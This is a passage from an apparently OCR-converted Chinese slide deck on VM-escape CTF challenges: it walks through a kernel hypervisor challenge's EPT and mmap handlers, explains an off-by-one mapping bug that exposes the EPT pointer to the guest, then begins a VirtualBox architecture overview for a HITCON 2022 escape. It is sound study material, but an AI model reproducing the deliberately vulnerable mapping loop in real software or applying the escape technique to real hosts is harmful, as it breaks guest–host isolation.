    vm->pt[guest_pd_idx][guest_pt_idx].fields.Write = 1;

    return true;
}
```

$ Hyper-O

Kernel Module - OOO_UNMAP

- UNMAP 的操作會直接把某塊 Guest Physical Region 的 EPTE 給 reset
- 一樣不支援 pdpt / pml4 / futureproof (?)

```
void ept_unmap(vm_t *vm, __u64 guest_pa)
{
    __u64 guest_p_idx = guest_pa / PAGE_SIZE;
    __u64 guest_pt_idx = guest_p_idx % 512;
    __u64 guest_pd_idx = (guest_p_idx/512/512)%512;
    __u64 guest_pdpt_idx = (guest_p_idx/512/512) % 512;
    __u64 guest_pml4_idx = (guest_p_idx/512/512/512) % 512;
    __u64 guest_futureproof_idx = guest_p_idx/512/512/512/512;

    vm->pt[guest_pd_idx][guest_pt_idx].all = 0;
}
```

$ Hyper-O

System Call

- User space 的 hypervisor 會透過 system call 與 Hyper-O 互動，其中由 Hyper-O 自定義的 system call handler 如下：
  - open
  - close
  - mmap
- Hyper-O 根據 system call 傳入的 fd 找到對應到的 VM，並對該 VM 做操作

$ Hyper-O

System Call - Open

- sys_open - 新增一個 VM 的結構，包含 VM 的 RAM、page table、不同 vCPU 的 VMCS 等等

```
static int device_open(struct inode *inode, struct file *file)
{
    vm_t *vm = vm_alloc();
    file->private_data = vm;
    return 0;
}
```

```
vm_t *vm_alloc()
{
    unsigned int iter;
    vm_t *vm = kzalloc(sizeof(vm_t), GFP_KERNEL);
    ept_init(vm);
    for (iter = 0; iter < MAX_VCPUS; iter++)
        vcpu_alloc(vm, iter);
    return vm;
}
```

$ Hyper-O

System Call - Open

```
typedef struct vm_t
{
    unsigned char memory[0x200000];
    EPTP eptp[512];
    EPT_PML4E pml4[512];
    EPT_PDPTE pdpt[512];
    EPT_PDE pd[512];
    EPT_PTE pt[128][512];
    vcpu_t vcpus[MAX_VCPUS];
    char padding[0x1000-((sizeof(vcpu_t)*MAX_VCPUS)&0xfff)];
} vm_t;
```

Guest OS 的 RAM

用來存 EPT

每個 vCPU 都會有，預設有 8 個 vCPU

```
typedef struct vcpu_t
{
    __u8 msr_bitmap[0x4000];
    struct __vmcs_t vmcs;
    __u64 vmcs_pa;
    ooo_state_t state;
    vm_t *vm;

    __u8 host_cpu_id;
    __u8 guest_cpu_id;
    __u8 launched;
    __u8 initialized;

    char padding[0x1000-((sizeof(ooo_state_t)+8+8+1+1+1+1)&0xfff)];
} __attribute__((packed)) vcpu_t;
```

vCPU 的 VMCS 結構

$ Hyper-O

System Call - Close

- sys_close - 釋放掉 VM，但其實就只是把記憶體給釋放而已

```
static int device_release(struct inode *inode, struct file *file)
{
    vm_t *vm = file->private_data;
    if (vm)
    {
        vm_destroy(vm);
        file->private_data = NULL;
    }
    return 0;
}
```

```
int vm_destroy(vm_t *vm)
{
    int i;
    for (i = 0; i < MAX_VCPUS; i++)
        vcpu_destroy(&vm->vcpus[i]);
    kfree(vm);
    return true;
}
```

被包含在 VM 結構中，所以不需要額外釋放，因此該 function 什麼都不會做

$ Hyper-O

System Call - Mmap

- sys_mmap - 將 vm->memory 作為 VM 的 RAM，新增對應的 entry 到 EPT
- 同時在 user space 也會有一塊 memory mapping 對應到此塊記憶體，也就是 Host user space 可以直接透過 virtual memory access 改寫 VM 的 RAM

```
static int device_mmap(struct file *file, struct vm_area_struct *vma)
{
    vm_t *vm = vma->vm_file->private_data;
    unsigned long vmasize = vma->vm_end - vma->vm_start;
    unsigned long gpa = vma->vm_pgoff << PAGE_SHIFT;
    __u64 i;

    if (virt_to_phys(guest_to_host(vm, gpa)))…
    else
    {
        void *mapped = &vm->memory + gpa;
        ept_map_range(vm, gpa, mapped, vmasize);
        vma->vm_page_prot = pgprot_writecombine(vma->vm_page_prot);
        remap_pfn_range(vma, vma->vm_start, virt_to_phys((void *)mapped) >> PAGE_SHIFT, vmasize, vma->vm_page_prot);
    }
    return 0;
}
```

$ Hyper-O
Vulnerability

- 這題的漏洞出在 EPT mapping loop (ept_map_range) 的 condition 寫壞，導致可以多 mapping 一個 page
- 而在 mmap 操作時會將整個 vm->memory 新增至 EPT，也就是說 vm_t 結構中 memory 底下的欄位 eptp 也會一起被 mapping


```
static int device_mmap(struct file *file, struct vm_area_
{
    vm_t *vm = vma->vm_file->private_data;
    unsigned long vmasize = vma->vm_end - vma->vm_start;
    unsigned long gpa = vma->vm_pgoff << PAGE_SHIFT;
    __u64 i;

    if (virt_to_phys(guest_to_host(vm, gpa))) …
    else
    {
        void *mapped = &vm->memory + gpa;
        ept_map_range(vm, gpa, mapped, vmasize);
        vma->vm_page_prot = pgprot_writecombine(vma->vm_p
```

```
int ept_map_range(vm_t *vm, __u64 guest_pa, vo
{
    __u64 i;
    __u64 host_pa;
    void *host_va = host_va_base;

    for (i = 0; i <= size; i += PAGE_SIZE)
    {
```

```
typedef struct vm_t
{
    unsigned char memory[0x200000];
    EPTP eptp[512];
    EPT_PML4E pml4[512];
```


$ Hyper-O

Vulnerability




$ Hyper-O

Vulnerability




$ Hyper-O

Vulnerability



$ Hyper-O
Vulnerability



HITCON-CTF 2022 - VirtualBox


$ VirtualBox

Overview

- HITCON-CTF 2022 中有一道題目為 VirtualBox Escape，與 QEMU Escape 相比，VirtualBox 的架構又更為複雜，因此最終解題數為 2
- VirtualBox 一直是 pwn2own 的熱門目標，在複雜的架構底下常常會出現問題
- 接下來介紹會分成兩個部分：
  - VirtualBox security - 參考 awesome-vm-exploit#Virtualbox 相關文章
  - CTF writeup - 參考出題者 bruce30262 的文章以及 0rganizer 的 writeup
- 由於我對 VirtualBoX 不熟，因此許多內容都是先看 writeup 再自己研究，所以會**大量參考**原作者的文章內容

$ VirtualBox

VirtualBox Security - Architecture



$ VirtualBox

VirtualBox Security - Architecture

- VirtualBox.exe - 管理介面
- VirtualboxVM.exe - 有 UI 的 VM
- VBoxHeadless.exe - 沒有 UI 的 VM
- VBoxSVC.exe - 提供 com interface 與 VirtualboxVM.exe 互動的背景程式，管理 VM 與調整設定
- VBoxManage.exe - 提供 cli 來完成原本 UI 的事情

$ VirtualBox

VirtualBox Security - Architecture

- Hypervisor (/src/VBox/VMM) - 虛擬化的實作
  - Memory manager
  - x86 emulation
- Emulated devices (/src/VBox/Devices) - 模擬 hardware device 的實作
  - Audio
  - Networking
  - Graphics (VGA)
  - AHCI, ACPI, USB, VMM device …

$ VirtualBox


VirtualBox Security - Architecture

- HGCM services (/src/VBox/HostServices) - 提供 User 方便操作 VM 的一些的功能
  - Shared OpenGL
  - Drag & Drop
  - Shared folders
  - Shared clipboard
- HGSMI services - 加速/優化機制
  - VirtualBox Video Acceleration (VBVA)

$ VirtualBox

VirtualBox Security - Hypervisor Architecture

- Hypervisor (/src/VBox/VMM)
  - VMMAll - 不論是 R0 或 R3 都會都會使用到的功能
  - VMMR0 - kernel space 硬體模擬操作
  - VMMR3 - user space 硬體模擬操作
  - VMMRZ - 看註解是 R0 呼叫 R3 的 function，不過我也不太肯定



$ VirtualBox

VirtualBox Security - VMMR0

- VMMR0 為 VMX 的實作，核心機制存在於 HMVMXR0.cpp
  - 圖一、透過 VMWRITE 設置 VMCS 欄位(HMVMXR0.cpp)
  - 圖二、用來記錄 VMCS 資料的結構 VMXVMCSINFO
- 因為使用的都是 Intel VT 的 interface，因此整體實作方法應該差不多

```
if (uProcCtls != pVmcsInfo->u32ProcCtls)
{
    int rc = VMXWriteVmcs32(VMX_VMCS32_CTRL_PROC_EXEC, uProcCtls);
    AssertRC(rc);
    pVmcsInfo->u32ProcCtls = uProcCtls;
}
```

```
typedef struct VMXVMCSINFO
{
    /** @name Auxiliary information.
     * @{ */
    /** Ring-0 pointer to the hardware-assisted VMX execution function. */
    PFNHMVMXSTARTVM             pfnStartVM;
    /** Host-physical address of the EPTP. */
    RTHCPHYS                    HCPhysEPTP;
    /** The VMCS launch state, see VMX_V_VMCS_LAUNCH_STATE_XXX. */
    uint32_t                    fVmcsState;
    /** The VMCS launch state of the shadow VMCS, see VMX_V_VMCS_LAUNCH_STATE_XXX. */
    uint32_t                    fShadowVmcsState;
    // ...
```

$ VirtualBox

VirtualBox Security - VMMR0

- 在初始化 module 時，會逐步執行初始化 R0：
  - G{VM,M}M - Global {VM,Memory} Manager
  - HM - Hardware Acceleration Manager
- HM - 提供 VT-x 或 AMD-V 的實作與管理
  - hmR0InitIntel
  - hmR0InitAmd

$ VirtualBox

VirtualBox Security - VMMR0

- 如果使用 Intel VT-x，VirtualBox 會透過 “VMXR0 prefix + 操作名稱” 格式的 function 做對應的操作
  - Enter - VMPTRLD
  - {Enable,Disable}Cpu - VMX{ON,OFF}
  - RunGuestCode
    - 最後執行到 .pfnStartVM - VMXR0StartVM64

```
g_HmR0.pfnEnterSession      = VMXR0Enter;
g_HmR0.pfnThreadCtxCallback = VMXR0ThreadCtxCallback;
g_HmR0.pfnCallRing3Callback = VMXR0CallRing3Callback;
g_HmR0.pfnExportHostState   = VMXR0ExportHostState;
g_HmR0.pfnRunGuestCode      = VMXR0RunGuestCode;
g_HmR0.pfnEnableCpu         = VMXR0EnableCpu;
g_HmR0.pfnDisableCpu        = VMXR0DisableCpu;
g_HmR0.pfnInitVM            = VMXR0InitVM;
g_HmR0.pfnTermVM            = VMXR0TermVM;
g_HmR0.pfnSetupVM           = VMXR0SetupVM;
```

```
BEGINPROC VMXR0StartVM64
    ; ...
    vmlaunch
    jc      near .vmxstart64_invalid_vmcs_ptr
    jz      near .vmxstart64_start_failed
    jmp     .vmlaunch64_done;      ; here if vmlaunch detected a failure
```

$ VirtualBox

VirtualBox Security - VMMR0

- 執行完 Guest code 後，會需要去處理 VM-Exit，由 PostRunGuest 紀錄，最後呼叫 exit reason function table

```
static void hmR0VmxPostRunGuest(PVMCPUCC pVCpu, PVMXTRANSIENT pVmxTransient, int rc
{
    // ...

    uint32_t uExitReason;
    int rc = VMXReadVmcs32(VMX_VMCS32_RO_EXIT_REASON, &uExitReason);
    AssertRC(rc);
    pVmxTransient->uExitReason    = VMX_EXIT_REASON_BASIC(uExitReason);
    pVmxTransient->fVMEntryFailed = VMX_EXIT_REASON_HAS_ENTRY_FAILED(uExitReason);
```

```
#ifdef HMVMX_USE_FUNCTION_TABLE
        rcStrict = g_apfnVMExitHandlers[VmxTransient.uExitReason](pVCpu, &VmxTransient);
#else
        rcStrict = hmR0VmxHandleExit(pVCpu, &VmxTransient);
#endif
```


```
static const PFNVMXEXITHANDLER g_apfnVMExitHandlers[VMX_EXIT_MAX + 1] =
{
    /*  0  VMX_EXIT_XCPT_OR_NMI            */  hmR0VmxExitXcptOrNmi,
    /*  1  VMX_EXIT_EXT_INT                */  hmR0VmxExitExtInt,
    /*  2  VMX_EXIT_TRIPLE_FAULT           */  hmR0VmxExitTripleFault,
    /*  3  VMX_EXIT_INIT_SIGNAL            */  hmR0VmxExitErrUnexpected,
    /*  4  VMX_EXIT_SIPI                   */  hmR0VmxExitErrUnexpected,
    /*  5  VMX_EXIT_IO_SMI                 */  hmR0VmxExitErrUnexpected,
    /*  6  VMX_EXIT_SMI                    */  hmR0VmxExitErrUnexpected,
    /*  7  VMX_EXIT_INT_WINDOW             */  hmR0VmxExitIntWindow,
    // ...
```

$ VirtualBox

VirtualBox Security - VMMR0

- 以 VMX_EXIT_CPUID 來說，會交由 handler hmR0VmxExitCpuid 處理，並在過程中轉交執行權給 VMMALL 的 IEMExecDecodedCpuid

```
VMM_INT_DECL(VBOXSTRICTRC) IEMExecDecodedCpuid(PVMCPUCC pVCpu,
{
    IEMEXEC_ASSERT_INSTR_LEN_RETURN(cbInstr, 2);
